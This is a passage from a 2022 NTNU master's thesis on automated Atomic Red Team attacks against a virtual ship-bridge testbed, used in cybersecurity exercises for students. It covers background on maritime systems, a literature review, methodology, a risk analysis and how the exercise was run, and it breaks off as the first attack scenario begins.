Master's thesis

NTNU
Norwegian University of Science and Technology
Faculty of Information Technology and Electrical Engineering
Dept. of Information Security and Communication Technology

Audun Landøy Solli

Automated Red Teams in Maritime Cybersecurity Exercises

Master's thesis in MIS4900
Supervisor: Vasileios Gkioulos
Co-supervisor: Ahmed Amro, Aybars Oruc
June 2022

NTNU
Norwegian University of Science and Technology

Audun Landøy Solli

Automated Red Teams in Maritime Cybersecurity Exercises

Master's thesis in MIS4900
Supervisor: Vasileios Gkioulos
Co-supervisor: Ahmed Amro, Aybars Oruc
June 2022

Norwegian University of Science and Technology
Faculty of Information Technology and Electrical Engineering
Dept. of Information Security and Communication Technology

NTNU
Norwegian University of
Science and Technology

Automated Red Teams in Maritime Cybersecurity Exercises

Audun Landøy Solli

June 1, 2022

Abstract

Water covers a large portion of the world, and shipping is a major factor in many lives across the globe. Still, the maritime sector as a whole has historically been neglected in the domain of information security. Methods for teaching cybersecurity to sailors is still in its infancy, and needs improvement.

This thesis has as it's main goal to inspect the usage of automated "red teams" in conjunction with a testbed of bridge components and facilitate cybersecurity exercises.

The project had three main prongs: A testbed that mimicked bridge components. Two attack scenarios that were based in historical attacks. A cybersecurity exercise that brought these together in an attempt to teach sailors about cybersecurity. By basing the exercise in historical attacks, the project shows its viability in relation to the state of the art.

The testbed worked like a charm, both remotely and locally. Two exercises were held, both featuring graduate students from the same course. In the local exercise, the attack scenarios managed to preform their desired impacts, while in the local session, the attacks could not be completed.

Using a testbed that mimics maritime components and using the atomic red team framework to facilitate cybersecurity exercises is a definite possibility. The scenarios were realistic, and the blue team had the ability to protect against the attacks.

Samandrag

Brorparten av verdas overflate er dekka med vatn og mange folk bur langs kysten. Likevel ligg maritim sektor langt bak andre teknologisektorar når ein ser med eit auge på informasjonsikkerheiten. Metodar for å teste og lære informasjonsikkerheit til siglarar har ikkje vorte spikra fast, og treng betring.

Oppgåva har som houvudfokus å automatisere "raudlag" for å gjennomføre øvingar og spel for å lære deltagarane om sikkerheit. Det er og eit poeng å setje ord på åtakscenario, helst med grunnlag i historiske åtak.

Prosjektet står på tre søyler: Testmiljøet som etterliknar maritime komponentar. To scenarioer med grunnlag i historiske åtak. Eit opplegg for ei informasjonsikkerheits øving som sett saman miljøet og åtaka for å lære deltakarne om korleis ein kan stogge slike åtak. Med å ha scenario som er basert på historike åtak visar ein klart og tydeleg relevansen for nåverande forskning.

Testmiljøet gjorde jobben, båe lokalt og frå heimekontoret. Det vart heldt to øvingar, med deltakarar frå same mastergrad program. I den fyste øvinga gjekk begge senario gjennom, åtaka blei ikkje stogga, medan i andre øvinga vart åtaket oppdaga og stogga.

Det er openbart at eit testmiljø som likar brukomponentane og har eit automatisert "raudlag" er åpen for cyberåtak og gjennomføring av øvingar kan auke sikkerheitskunnskapen hjå brukarane ombord båtar.

Contents

Figures

Chapter 1

Introduction

This is the culmination of many years of hard work, the final delivery in the MIS4900 course. It consists of two main features: a project delivery and a thesis report. What the project entailed will be explained in greater detail.

To give a brief run down of some terms. Imagine your home network: you have a computer and a box that gives you internet. In the maritime sector, the network is functionally identical. A sailor has a computer and that is connected to a box that gives internet. Every computer and box in such a network is called a host [1].

1.1 Problem description

While the world of Information Technology has progressed far and wide in their battle against cybersecurity threats, the realm of Operational Technology, and especially the Maritime sector has fallen far behind. There has been a recent uptick in cybersecurity evaluations and research, but nothing compared to the IT domain. Cyber crime is steadily increasing in turn, and attacks against the shipping and supply chains have been increasing as well [2].

Cybersecurity is ensuring the security of digital or information-related systems. A system is a collection of programs, machines, or similar that work together to preform some action. These systems can have private or sensitive information that needs to be protected, which is why we have system security [3].

The internet is the most famous and well-known such system. It encompasses the world and connects the nearest and the furthest. The systems this project handles are far smaller than the entire internet. But still requires protection.

Water surrounds us on all sides, close to 70% of the world is covered in water [4], and many big cities lie near the coast. A UN report for maritime shipping in 2021 shows that over 80% of trade goods are carried by sea [5]. This makes the maritime sector important for global trade and industry. And yet it has not received the necessary attention to security as it deserves [6].

1.2 Keywords

Keywords: *Simulation; Cyber Attack; OT evaluation; Atomic Red Team*

1.3 Justification, motivation and benefits

While a defender needs to be lucky every time, a criminal only needs to be lucky once. NTNU's cyber range is a research platform with many interesting avenues of research. Of those, the maritime avenue is in some ways, sorely lacking.

Supply lines and shipping routes envelop the world, making everything more and more connected. A failure in any one system could cause cascade failures that bring the whole world to a halt. When the Evergreen blocked the Suez canal, shipping was disrupted for days and weeks and months. A well placed cyber attack could make that happen every day, all over the globe. That is the worst case scenario that must be prevented by any means necessary.

Such a disaster would pose a massive threat to most companies and untold numbers of private individuals. Luckily, most cyber attacks are far smaller, but can still have major impacts on the organisations or companies they attack.

One needs only look to Maersk, a shipping company based in Denmark. In 2017, they were hit with a ransomware attack that rendered most of their equipment useless[7, 8]. The malware was delivered via a phishing email, which shows that the maritime sector isn't safe from the attacks that have plagued other sectors for years [3].

1.4 Research questions

In this project, The following research questions are under investigation to give a solution to the problem above:

- **RQ1:** How can different tools be adapted into automated red teams in a maritime setting?
- **RQ2:** How viable are automated red teams as a means of facilitating cybersecurity exercises?

1.5 Planned contributions

The thesis will contribute to the expansion of human knowledge in three ways.

The first is a fully independent testbed, with maritime components, a red team and a blue team worked in to its function.

The second will be an implementation of some relevant attacks, showing what attackers can do and use to gain entrance, and if their methods are discovered by the defences built into the environment.

And the third contribution will be a tabletop exercise using the environment and the attack scenarios, to see if such a creation can be useful in teaching and fun in doing.

These contributions will be in service of NTNU's cyber range, and will therefore be of great value to the continuing development of cybersecurity.

1.6 Outline

The rest of this thesis is divided into the following chapters: Chapter 2 conducts a literature review to present the state of the art in the varying topics that this thesis covers. Next is Chapter 3 which explains the methodology for how the work was done, with the results presented in Chapter 4. These results are discussed in Chapter 5. Finally, Chapter 6 concludes the thesis with how well the project was preformed and what the discussions found. Additional Material is placed in the appendix in Chapter 7.

Chapter 2

Background

This project lies in the intersection of the maritime sector, automating red teams and cybersecurity exercises. Therefore, many topics must be explained in some detail where the connections might not be as apparent. The project's base is in the maritime sector, so the natural starting point, is to explain maritime first

2.1 Bridge components

The brains on any vessel is the bridge. It has many systems that work together to ensure the safety and continued operation of a vessel. Of course, from a security perspective, there are a handful that are more relevant than others. The navigation systems are the most technical and important. Of the many systems in a modern bridge, three are the most relevant to this project are Automatic Identification System (AIS), the Global Navigational Satellite System (GNSS), and the Electronic Chart Display and Information System (ECDIS) [9].

AIS [10] is a system that gives maritime vessels of a certain size the ability to transmit, among others, their ship name, position, course and heading. A ship can use other ships' AIS information to map out where those ships are in relation to itself [9].

GNSS and its brands, GPS, Galileo, GLONASS and BDS are all networks of global satellites. By timing the reply to and from different satellites, a receiver can triangulate its position anywhere on the planet. For this to work, the satellites use incredibly precise clocks [11].

The ECDIS is another critical component for safe navigation [1]. As the name implies, it displays charts for use in sailing. It relies on GNSS data, heading data, speed and distance [12]. In recent years charts are more often continuously updated via internet connections. Before that, or if the ship does not have or want to use an internet connections, a USB-stick with the chart information can be used [6]. Some ships, however, use paper charts, and they can not be updated via the internet.

These three systems are the most important for a ship's day-to-day operation [9]. Of course, there are other systems that make up a vessel's bridge. For instance,

the gyroscopic compass that inform the AIS and GNSS of what heading the vessel is travelling along is probably possible to simulate, but it is not clear how relevant that is for the actual project. Similarly, others are not as easy to simulate outside actual maritime vessels or using actual maritime components, and some hardware requires licences or equipment that can cost large amount of money. Still, all three systems run as applications on underlying operating systems, and therefore inherit all the weaknesses and vulnerabilities from them [1].

2.2 Security concepts

There has been a drive in recent years to increase the security of e-navigation [13]. As such, maritime vessels are becoming more and more advanced and technical [7]. The techniques that have long served in land-based networks can perhaps be applied to the maritime sector. Four of these techniques are "penetration testing", "teaming", "vulnerability scanning" and "adversarial simulation" [14]. Some have already been tried in the maritime sector, and this project is an attempt to try another.

2.2.1 Pen testing and red teams

Pen testing is when an organisation allows an individual or a team of security experts to breach their systems and see what they find [15]. By mimicking how an actual hacker would act, the pen testers can find weaknesses and discover vulnerabilities. Pen testing's greatest strength is also it's greatest weakness. It relies completely on the individual skill of whoever is preforming the test. An unskilled pen tester might not find anything, while a skilled pen tester might be very expensive. Which relates to the second weakness of pen testing, cost. Hiring experts to preform such tests usually prohibits most organisations from arranging more than a few tests a year [16]. Small-to-medium organisations might not even be able to afford it at all.

While a pen test is a singular event, it can be incorporated into a larger "red team" exercise [16]. The term has its roots in the military, and grant the red team a wider variety of tools than a simple pen test. The team can act more like a team of advanced agents, where a pen test might only consist of a hack against the network, or website, a red team might to physical intrusion, social engineering, or other advanced techniques [15]. It is also prohibitively expensive [17].

2.2.2 Blue teams and their tools

But all systems that are attacked, also need a defender, and that is often the "blue team". It takes the role of a security team or incident response team or similar [18]. Blue teams often use tools like Security Information and Event Management (SIEM)[19], Intrusion Detection Systems (IDS)[20], and Firewalls [21].

A SIEM charts user activity to find anomalous behaviour. It manages logs and compliance, correlates security events, and monitors incidents. Logs are an aggregation of all user activity on the network. Compliance is a measure of how well the network complies to security standards and company policies. Security events are activities that the SIEM has flagged as noteworthy, and security personnel should take a look. Finally, incidents are the next step up from events; an event that was allowed to fester or sneaked by without notice, and has now become an actual problem [19].

IDS comes in two main flavours, signature-based and anomaly-based. Signature relies on a set of known fingerprints. A fingerprint is a pattern that, like human prints, are unique to the program. When new malware is detected, it is customary to make a pattern and share online so others can look for matches in their system. This has the benefit of being less resource intensive, but is unable to detect malware that has never been found before. For that, anomaly-based is used. Similar to the SIEM, an anomaly-based IDS looks at traffic over the network and tries to spot traffic that should not be there. For example, users that suddenly pour out suspicious traffic after being silent for long periods of time could potentially trigger the IDS and alert security personnel [20].

In addition, an IDS can be host-based, called HIDS, or network-based, called NIDS. A HIDS sits on each host that needs oversight and keeps watch as fiercely as it can. Each network is in someway unique, and presents a different security challenge for the defenders. Meaning the general flavors are again diluted into different options. In some networks, the hosts are protected by independent IDSes, where each host is an island that must be guarded independently. In others, the hosts have a small "IDS-agent" that monitors and reports to a central authority, the "manager". The manager, like a SIEM, compiles all the reports and can alert the defender if something has gone awry. NIDS only come in one flavor, one host inspecting every package as it travel through the network, it does not need to be installed across every machine [20].

Firewalls protect a network from outside traffic. They also come in many different flavours. These flavours have been build upon one another since the dawn of networks. The traditional type is the stateful inspection firewall, which inspects packages that pass in and out of the network. Certain protocols are only allowed on certain ports, for instance. These rules are decided by administrators. In recent years, this has been built upon with integrating context-based decisions, intrusion prevention systems, and more [21].

Red and Blue teams are not the only teams in the world, there are a number of them. "Purple teams" are a mix of red and blue [17], taking on a share of the different responsibilities to make the process more effective. There are other teams, but there is little consensus regarding what colour the different roles should have. Builders, referees, and regular users are the most common roles [18] and have different colours depending on who you ask.

2.2.3 Emulation and scanning

The third method is adversarial emulation [22], also called Adversarial simulation [23]. It is, as the name implies, where security personnel create computer programs that mimic the behaviour of real threat-actors that want them harm, to see what sort of danger they could pose.

The last method for finding vulnerabilities or discovering risks is using a vulnerability scanner. A vulnerability scanner trawls the network for known vulnerabilities. There are as many tools as there are networks, but a handful have been used in projects earlier. Nessus, Nexpose, Retina Security Scanner [1, 6] have all been used to great effect in the maritime sector.

Vulnerability scanners work by inspecting the network. The benefit of vulnerability scanning is its repeatably. Once the tools have been configured, a scan is a simple button press away. Already, maritime Operational Technology(OT) rely on applications running on underlying operating systems like Windows or Linux, meaning they inherit faults or vulnerabilities from the underlying OS [1]. A Windows vulnerability is a vulnerability even if it is on a boat.

2.3 Attack modelling techniques and tools

While all these security tools and techniques are well and good, they do not function in a vacuum. They need structure to be applied correctly.

There are three models used in most modern security analysis: Mitre's ATT&CK Matrix [24], the Cyber Killchain [25] and the Diamond Model [26].

Of these, Mitre's ATT&CK matrix [24] was chosen as the premiere model. Along the top of the matrix, Mitre defines a number of steps that align with the steps an attacker needs to do as they progress into their attack. Starting with reconnaissance and initial access, moving through privilege escalation and defence evasion, before ending at exfiltration and impact. At every step, there is a number of techniques, and each technique can have sub-techniques. Mitre links every technique with a group or a software that used the technique, and presents possible mitigation strategies.

Still, a matrix of techniques does you little good if you do not have the means to try them out. That is where the Atomic Red Team comes into play [27]. In simple terms, Atomic Red Team is a collection of standalone tests that a security team can use to test their own systems for validation, detection coverage, and a number of other features [28]. The main benefit it poses to this project is how to automate a red team for use in a cybersecurity exercise. The tests are, by design, easily adapted into automated tests.

As they are based on Mitre's ATT&CK matrix [24] every atomic corresponds to a different mitre technique. The different tactics and techniques Mitre presents are given an atomic test that attempts that single attack. For instance, T1040 - network Sniffing [29] has a corresponding test [30]. The test tries to run a few commands, and if it successfully runs, the system is vulnerable to such an attack.

There are other tools that are also tied to Mitre's ATT&CK framework, like Caldera and AttackIQ [22, 31]. Or one that is not related to the matrix like XM-cyber [32], what these three have in common, is their usage of agent-software to simulate threat actors in a network. Which is similar to what this project is doing, in a way.

2.4 Testbeds

Like the techniques, the framework and tools are useless without something to grind against. In the absence of a nearby maritime system, this project relies on a testbed setup.

A testbed is any system that is designed to replicate the essence of a real system. They do not need to simulate any specific system, but an example of such a system. For instance, the testbed described in [33] could be any maritime ship's navigation systems. Similarly, the system Teixeira *et al.* describes could be any water-control industrial system [34].

Instead of testing security measures on a running system, which often are difficult to use, a security expert has more flexibility to change the system, to find what methods work the best.

2.5 Cybersecurity Exercises

This creates an amalgamation of all the previous information, a testbed inspired by maritime systems, cybersecurity techniques in a framework designed to test systems, and the historical context in which they lie. What comes out from mixing all this, is a cybersecurity exercise, that is designed to facilitate greater security onboard maritime vessels. But that is not the end of the line, there are many exercises in the world [35] and some are more suited than others. Depending on what the desired outcome is, different exercises are differently beneficial. One end of the spectrum is Exercise-in-a-box, which is not very technical [36]. The other end of the spectrum is fully technical exercises, where every participant needs a high degree of skill [18].

2.6 Literature Review

This chapter presents the state of the art as it relates to maritime cybersecurity. As stated in Chapter 1, the project covers a variety of topics, as such the literature is likewise very broad.

2.6.1 Teaming and simulations

The head of XMCyber, Evangelakos, puts forth in his article [15] how the old way of thinking is dead, and a new way forward must be found. Pen testing, red

teaming and scanning are stuck in the past, only able to take snapshots of the network as it was. A new way of thinking, Breach and Attack Simulation (BAS) gives a broader and more accurate view of what can be.

An improvement on teaming as a concept was proposed by Reiber *et al.* in their work for AttackIQ [17]. The concept of a "purple team", that mixes the functionality of red teams and blue teams as to prevent the hostility and adversarial nature of the two teams.

Building on the idea that BAS will be relevant in the future, the paper written by Applebaum *et al.* [23] about simulated attackers reacting to changing network structure gives an important insight into how to program a simulated attacker to move undetected and do the most damage possible.

2.6.2 Exercises

Another method of finding vulnerability in a network is the method described in [18] by Sommestad and Hallberg. The researchers talk about using security exercises and competitions as a method of evaluating different security techniques. While being aware of the limitations such staged settings have, they present the different topics one can study using a contest-based experiment. The authors do not conclude on any specific way forward, merely presenting the options as they are, or were in 2012.

In [37] Yamin *et al.* study and discuss how cyber ranges can be used to further a security mindset of non-security personnel. By conducting a literature review of the current state of the security world, one can see how important the study's findings are. The study concludes that interest in testbed environments has been increasing over the last few years. While there is no mention of the maritime sector specifically, it does indicate that the need for easier cybersecurity training amongst the general worker populace.

2.6.3 Testbeds

Austria's institute for technology, AIT, has a cyber range in their basement, and in the paper [38], the researchers explain the different motivations and background, the implementation and use cases that are relevant for a cyber range.

In the upcoming paper [33] by this project's technical supervisor, Amro and Gkioulos discuss a proposed testbed for an autonomous passenger ship in Trondheim, Norway. Their work can be used as a foundation for this project, by creating a similar, but distinct solution, and implementing distinct attack scenarios. Their conclusion that the maritime domain is in need of further cybersecurity evaluation and controls echo others in the field.

Another proposed testbed is explained here [9]. The paper inspects the current state of the art in current maritime regulations, and what other testbeds that are in use already, or are being proposed. E-Navigation is still up and comming in many ways, and the paper illustrates that there are many bridge components that needs some kind of cybersecurity. Integrated Navigation systems(INS) are by-and-large

insecure, and one way to alleviate the issue is the proposed cyber-physical system with built in testing capabilities. The paper also highlights two existing maritime testbeds, [39] and [40], which are both relevant to this project's scope.

Hahn and Noack details the creation of the eMaritime Inegrated Reference Plarfrom (eMIR) in in their paper [39]. The testbed is designed to validate and verify that new technologies are properly integrated into the existing maritime technology. The generic testbed they propose does not have a dedicated information security focus, rather, it is an amalgamtion of several previous testbeds that all focused on smaller parts of the E-Navigation systems.

The last system of note is one designed by the industry, described in this paper [40]. Hyundai's R&D had an issue with ships colliding at sea, and in response, they developed a device that takes information from the bridge components descriped above, and those that are outside the scope. With that information, it calculates the possible danger, and alerts the officer at watch if the danger is high enough. After a test-run from Busan to Hamburg, the system was determined to be slightly more sensitive compared to the officers' actions, but still very usable. Similar to the previous testbed, it does not have a security focus, ships colliding is a safety issue, not a security issue.

2.6.4 Cybersecurity in the maritime sector

In 2017, the International Maritime Organisation(IMO) adopted the Resolution MSC.428(98) *Maritime Cyber Risk Management in Saftey Management Systems* [41], in which they recognised the danger posed by threat actors working from cyber space. They resolved to urge all stakeholders to focus on increasing resilience against cyber attacks across all levels using risk management techniques that have been adopted in other resolutions. And the testbeds described above is perhaps one way to train crew members in how to keep the vessels safe.

The IMO have proposed other regulations regarding cybersecurity in the maritime sector, one such was 'E-Navigation Strategy Implementation Plan.' Adopted in 2018 [13], the circular defines the importance of security and safety in E-navigation, the importance of a testbed for marine systems, like the INS is highlighted. It can not be denied that the future of shipping is more technological than what has come before. Therefore, it is imperative to be prepared for the eventual technological advancements that will be done. Through some layers of bureaucracy, the circular recognised the need for a continuously updated strategy plan.

Chang *et al.* [2] present a literature review of cybersecurity in the maritime sector. They identify four main threats: lack of training, outdated systems, targeted hackers, and phishing. Alongside the threats, the authors also devise four mitigation techniques, an incident response plan, cyber education for crew, upgrade systems, and foster a cybersecurity climate onboard.

Another systematic overview is presented in [8]. There, Schwarz *et al.* links the European Union Agency for Cybersecurity's threat taxonomy [42] to publicly available data. With that link, they categorize many attacks in the maritime sector.

They found that malware has had an incredible surge in the maritime sector after 2017. This indicates that maritime vessels are as vulnerable to ransomware spread via email as any other sector.

Similarly, Oruc writes about different attacks that have alleged connections to different nationstates in his paper [7]. The conclusion that state-sponsored attacks are a definitive reality, and that GPS spoofing is the most common.

[43] looked at different methods on how to design systems with security in mind. They call it system-aware cybersecurity, which in recent years has been called security-by-design. With that framework in mind, Jones and Horowitz focusing on maritime design. The question raised and answered, is how can you defend the engines from attacks on the control system network? In a system where the controllers receive input from human operators via the network switches, any attack on those switches could result in catastrophic failure. The solution was a mixture of changing the network configuration at random times, a moving duck strategy, and comparing the decision that is passed through, if one switch is compromised, others will still ensure that the right decision is sent to the controller.

In [1], Svilicic *et al.* used Nessus, a comercial vulnerabilty scanner, on a network of six ECDIS workstations. The workstations were a part of University of Rijeka's Maritime Studies's simulator. The scanner found vulnerabilities. Most were in the underlying OS, and not in the ECDIS software itself. An important factor that is important to keep in mind moving forward.

Chapter 3

Methodology

As a master thesis, this project needs to be grounded in the current state of the art, and to build new knowledge from there. This results in the following three sections. They explain the process of gathering the required knowledge to make the testbed, and to create the exercise required to fulfil the research questions presented at the start.

3.1 Required research

To reiterate the goal of this project, what seed is to be planted in the forest of human knowledge, is to create a testbed and facilitate a cybersecurity exercise with the intent to teach the participants about cybersecurity in the maritime setting.

The first part of this journey deep into the forest of human knowledge, is to chart the paths that already exists. What has already been done? What gaps are there? Are there others that have done the same in different sectors? These questions lead to new knowledge, that leads to new questions that inevitably lead to other interesting topics just off the path. The forest of human knowledge is vast and intricate, luckily, there are ways to navigate it. Starting with Google Scholar, a search engine for all papers, no matter how reputable their journal. It is a wonderful place to find as many papers as possible.

At the start of one's journey, no reading is wasted reading. However, as one gets deeper into the forest, the many crossing paths can easily lead one astray. Therefore, the choice of what papers and what research to read becomes far more important.

Restricting the reading to only IEEE papers, Elisiver and Science Direct makes it far easier to stay on the path. And, of cource, whatever papers the supervisors supplied.

The next steps become clear as the reading progresses, how to build the testbed, both theoretically and technically, and how to shape an exercise to fit the goals of the project and the desired learning outcomes.




Figure 3.1: Design of the testbed

3.2 Building the testbed

As explained in Section 2.6.2 there are many forms of exercises. This project will develop an exercise based on an automated Atomic Red Team, where the human participants act as a blue team. The attack scenarios are nearly entirely automated. Due to technical reasons, full automation was not possible. These scenarios are built from the scratch up using the Mitre ATT&CK technique matrix. Carefully selected to best mimic historical attacks.

The testbed consists of three machines, it is loosely desinged to be based on the work done by Yoo *et al.* in 'Cyber Attack and Defense Emulation Agents' [22]. A virtualized system that allows for modularity in what software is available. Using NTNU's Skyhigh, everything the project needs is simulated. In this case, one Windows machine with the necessary maritime software, an Ubuntu machine with the necessary blue team software, and the red team, also a Windows machine.

The red team machine has the attack scenarios scripted using Powershell scripts and use the Atomic Red Team framework. The scenarios themselves will be explained in Chapter 4.

As shown in Figure 3.1, the testbed consists of three machines. Two good ones, and one evil one, and what software is installed on two of the machines. It also shows the direction of communication, the blue team machine has the ability to monitor the network itself or the hosts themselves.

The sailor machine has OpenCPN installed, which is fed GPS data from a simple program called *gpsfeed+* [44] also installed on the machine. The data was sent through a serial link using a virtualized COM port. The GPSfeeder placed the ship in the Aegean sea, and sent it spinning in a spiral.

The blue team machine had OSSEC and Snort installed as IDSes. And each Windows machine, including the attacker, had the OSSEC agent software installed

and configured. Both programs used the community rules, with no additional rules added.

3.3 Planning the exercise

The exercise was designed following the seven step plan Patriciu and Furtuna propose in their paper *Guide for Designing Cyber Security Exercises* [35]. The seven steps outline the need for good preparation and planning. They start by defining the learning outcomes for the participants, which in this case is to see if the system is viable as a teaching method. What the participants learned is of course very important, but as the testbed is still in its early stages, it is more beneficial to focus on the participants and their experiences, to improve the testbed and the exercise for future use.

The exercise served to answer the two research questions posed at the start of the thesis. How can tools be made into automated red teams, and are such automated teams viable to teach cybersecurity?

The next step the choosing an approach. The red team is automated, so naturally, a defense oriented approach is the most relevant. With the defense orientation and the goal of learning in mind, designing the system the exercise is to take place in is next, it must be custom designed to fit each exercise. This project has a maritime focus, so mimicking a real world bridge network will be perfect [35].

Step 4 is the last step that completely suits the smaller scope of this project. It says to not just have the attacks happen in a vacuum, but make the scenarios tell a story. How did the attack progress? What techniques were used? How did one thing lead to another? And so on. Several pages in Chapter 4 is dedicated to this objective [35].

However, the two penultimate steps, establish rules of conduct and chose appropriate metrics, were not entirely relevant. The participants were not working against each other, and were not in the position to break anything in the testbed. Therefore, establishing rules is outside scope [35].

Similarly, choosing appropriate metrics relate to measuring what the participants learned during the exercise. In the case of this exercise, as mentioned previously, the focus is on how the participants experienced using the testbed and the scenarios. In [35] Patriciu and Furtuna lists examples of learning outcomes paired with concrete and objective number. If the goal is to teach how to preform a DDoS attack, the metric is "*the downtime of the attacked service compared to attack duration*". The goals and learning outcomes of this exercise are less defined and clear cut. "*Did you learn anything?*", "*Was it interesting?*" and similar "yes/no" questions are as close to actual metrics as possible.

The final step is very relevant, what lessons were learned [35]. By gathering feedback and taking notes as the exercise progresses, it allows for improvements in the exercise, in the testbed, and in the scenarios.

Chapter 4

Results

4.1 Brief risk analysis

The maritime setting provides many challenges that are unique to that setting. To make attack scenarios that are relevant in a historical context requires an inspection of past attacks. Here, Oruc [7] and Schwarz *et al.* [8] are of exceptional help. Their usage in this project is to function as the basis for a brief risk analysis, as a larger one would fall outside the scope. By analysing their work, this project fast tracks itself without breaking the limitations the environment set.

This, in turn, makes it possible to create attack scenarios grounded in reality. An important facet in all scientific work.

Risk is composed off threat, vulnerability and impact.

From the top, threats are measured in frequency. The more frequent an malicious event happens, the greater the threat it poses. The most common attacks by far is malware infections [7, 8]. This appears to be for various reasons, financial gain or operational interruption seems to be the most prevalent. The increased technical nature of modern maritime vessels is indicated to be the reasoning behind this. No matter how hard an attacker tries, a paper chart cannot be cryptographically locked, while a Windows machine can be hacked, bypassed, broken, any number of things. Similarly, phishing, social engineering and targeted attacks function as initial vector in many attacks [7, 8]. Thus, the threat malware delivered by phishing poses in the maritime sector can be viewed as the most dangerous.

Of course, a threat is nothing if it does not exploit a vulnerability. And as stated previously, most maritime software runs on regular machines with regular operative systems. A few examples Svilicic *et al.* raises in [1] is the Server Message Block (SMB) v1 vulnerability called Eternalblue [45] and a feature of RDP that opens for running commands or programs on the remote host. Historically, SMB was used by NotPetya [45] against Maersk in 2017, and RDP was used by WannaCry [46].

A threat, a vulnerability, all that remains is some impact, a target for the attacker to hit. One potential impact from the literature, is the loss of view if the ECDIS software crashed [7]. Another is the theft of data, based on the historical

attack on the carnival corporation in 2021 [8, 47].

To conclude this little risk analysis, the literature clearly shows that phishing and social engineering are viable methods of initial access, and that malware is the most prevalent threats. Likewise, most maritime vessels inherit vulnerabilities from their modern networks. And the increase in technical composition makes it possible for impacts that range from breach of confidentiality, to the full shutdown of ports or vessels.

4.2 Running the exercise

The project allowed for two separate runs of the exercise. Each run had two participants, who all were fellow master students. The first run was held locally here at Gjøvik, and the second was held remotely over Microsoft Teams. It was important to try both methods, partly to see if either had any merit, but also to find any eventual limitations of the environment.

In both exercises the steps were the same, though some more explanations were given in the second exercise unprompted, as the participants of the first exercise had asked for additional information.

The participants were divided into two groups, the blue team and the sailors. The blue team were given the task of deciding upon what security measures they would implement on the system. While the sailors were given the opportunity to chose which they would follow.

In case they could not decide upon any measure, a list had been prepared of some examples. The list was not a complete list of every security measure known to man. Only those that were deemed the most relevant, as in they could deny or limit the attack in some way, or were irrelevant, as in they would have no effect, or even a detrimental effect on the security.

- Beware of Email Attachments
    - The sailors should proceed with due caution when reading emails, of downloading attachments, and similar.
- No external software
    - Sailors are not allowed to download software onto company owned equipment that has not been approved by the managers.
- Passwords on post-it notes
    - Sailors are not allowed to keep the login information on post-it notes near the computer.
- Lock or logoff policy
    - Sailors are required to lock or log off the computer if they leave it.
- Password complexity (low | medium | high)
    - The complexity that is required by policy. Password policies often have

many different levels, from length, to amount of special characters, repeating characters, upper vs lower case letters, and so on. The spectrum from low to high is decided on how many of these levels are in use.

- Remote Authentication Only
  - The sailors are not able to log onto machines via a direct terminal. They are only accessible via ssh, rdp or other remote solutions.
- Local Authentication Only
  - Sailors are not able to log onto machines from anything but a direct terminal. Ssh, rdp and similar remote solutions are turned off.
- Logging (minimal | detailed)
  - The amount of logging done by the system. Minimal logging would be only the most important and critical events are logged. While if detailed logging in chosen, many to all events will be logged.
- Backup of systems
  - On-site and off-site backup of data.
- Host IDS
  - The blue team gains access to a Host IDS.
- Network IDS
  - The blue team gains access to a Network IDS.

After the security was decided upon, the attacks begun. During the attacks, the participants were asked what they were seeing, and if anything seemed amiss. The attacks continued until the scenarios were finished. Followed by a discussion about what happened, and what security measures could be changed to try and stop the attacks.

4.3 Attack scenarios

Using the risk analysis as a base, and historical attacks like the Carnival Corporations [47] and an imagined retelling of the Maersk attack [8]. Both scenarios each have an attack tree that describes the flow of the attacks from one stage to the next in Figure 4.1 and Figure 4.2 and the scripts that ran the attacks is located in Chapter 7.

4.3.1 Scenario 1: The cruise ship

Imagine, if you please, a cruise ship. Moored in a port someplace, waiting for retirees and families to board. When some small hack attempt happens, nothing comes of it, but still, corporate sends an IT-repairman from a local IT-company to

